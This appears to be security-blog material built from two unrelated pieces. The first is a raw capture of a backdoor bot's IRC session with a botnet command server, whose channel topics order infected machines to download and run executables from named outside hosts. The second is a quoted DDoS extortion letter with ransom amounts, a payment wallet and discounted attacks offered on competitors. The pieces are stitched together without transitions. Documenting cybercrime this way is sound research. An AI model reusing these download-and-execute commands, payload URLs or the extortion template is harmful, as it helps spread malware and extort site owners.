Stream Content PASS 10m3za Backdoor Client (Bot) IRC Login to Bot-Server NICK damn-0262937047 <u> USER ahmfeirsfnw 0 0 :damn-0262937047</u> :hunt3d.devilz.net NOTICE AUTH :*** Looking up your hostname... :hunt3d.devilz.net NOTICE AUTH :*** Found your hostname :hunt3d.devilz.net 001 damn-0262937047 :Welcome to the devilz IRC Network damn-0262937047! ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net hunt3d.devilz.net 002 damn-0262937047 :Your host is hunt3d.devilz.net, running version Unreal3.2 hunt3d.devilz.net 003 damn-0262937047 :This server was created Thu Sep 9 2004 at: 14:58:49 CDT :hunt3d.devilz.net 004 damn-0262937047 hun<u>t3d.devilz.net Unreal3.2</u> iowghraAsORTVSxNCWgBzvdHtGp lvhopsmntikrRc :hunt3d.devilz.net 005 damn-0262937047 MAP Bot-Server downloading updates to infected Bot NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTAR server hunt3d.devilz.net 005 damn-0262937047 WALLCHOPS WATCH=128 SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(ohv)@%+ CHANMODES=beqa,kfL,l,psmntirRcOAQKVGCuzNSMT NETWORK=devilz CASEMAPPING=ascii EXTBAN=~,cqr :are supported by this server hunt3d.devilz.net 251 damn-0262937047 :There are 1 users and 5122 invisible on 1 servers :hunt3d.devilz.net 252 damn-0262937047 2 :operator(s) online :hunt3d.devilz.net 253 damn-0262937047 14 :unknown connection(s) :hunt3d.devilz.net 254 damn-0262937047 19 :channels formed :hunt3d.devilz.net 255 damn-0262937047 :I have 5123 clients and 0 servers :hunt3d.devilz.net 265 damn-0262937047 :Current Local Users: 5123 Max: 9508 hunt3d.devilz.net 266 damn-0262937047 :Current Global Users: 5123 Max: 5123: :hunt3d.devilz.net 422 damn-0262937047 :MOTD File is missing :damn-0262937047 MODE damn-0262937047 :+i :damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s01 :hunt3d.devilz.net 332 damn-0262937047 #s01 :.download http://www.wanees.net/bbnz.exe bbnz.exe 1 :hunt3d.devilz.net 333 damn-0262937047 #s01 AL7uB 1103771901 :hunt3d.devilz.net 353 damn-0262937047 @ #s01 :damn-0262937047 :hunt3d.devilz.net 366 damn-0262937047 #s01 :End of /NAMES list. :damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s02 webacceptor.findwhatevernow.com:8091/get.file? action=file&afp=13001&class=682&affiliate=jocker jocker.exe 1 :hunt3d.devilz.net 333 damn-0262937047 #s02 AL7uB 1103771882 :hunt3d.devilz.net 353 damn-0262937047 @ #s02 :damn-0262937047 :hunt3d.devilz.net 366 damn-0262937047 #s02 :End of /NAMES list. :damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s03 :hunt3d.devilz.net 332 damn-0262937047 #s03 :.download http://ysbweb.com/ist/scripts/ ysb_exe.php?account_id=1000489&user_level=3 ysbinstall_1000489_3.exe 1 :hunt3d.devilz.net 333 damn-0262937047 #s03 AL7uB 1103771894 :hunt3d.devilz.net 353 damn-0262937047 @ #s03 :damn-0262937047 :hunt3d.devilz.net 366 damn-0262937047 #s03 :End of /NAMES list.

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Sample DDoS Extortion Letter

"Hello. If you want to continue having your site operational, you must pay us 10 000 rubles monthly. Attention! Starting as of DATE your site will be a subject to a DDoS attack. Your site will remain unavailable until you pay us.

The first attack will involve 2,000 bots. If you contact the companies involved in the protection of DDoS-attacks and they begin to block our bots, we will increase the number of bots to 50 000, and the protection of 50 000 bots is very, very expensive.

1-st payment (10 000 rubles) Must be made no later than DATE. All subsequent payments (10 000 rubles) Must be committed no later than 31 (30) day of each month starting from August 31. Late payment penalties will be charged 100% for each day of delay.

For example, if you do not have time to make payment on the last day of the month, then 1 day of you will have to pay a fine 100%, for instance 20 000 rubles. If you pay only the 2nd date of the month, it will be for 30 000 rubles etc. Please pay on time, and then the initial 10 000 rubles offer will not change. Penalty fees apply to your first payment - no later than DATE"

You will also receive several bonuses...

30% discount if you request DDoS attack on your competitors/enemies. Fair market value DDoS attacks a simple site is about \$ 100 per night, for you it will cost only 70 \$ per day.
 If we turn to your competitors / enemies, to make an attack on your site, then we deny them.

Payment must be done on our purse Yandex-money number 41001474323733. Every month the number will be a new purse, be careful. About how to use Yandex-money read on www.money.yandex.ru. If you want to apply to law enforcement agencies, we will not discourage you. We even give you their contacts: www.fsb.ru, www.mvd.ru"



Dancho Danchey's Blog - Mind Streams of Information Security Knowledge: Pricing Scheme for a DDoS Extortion Attack Tuesday, November 03, 2009

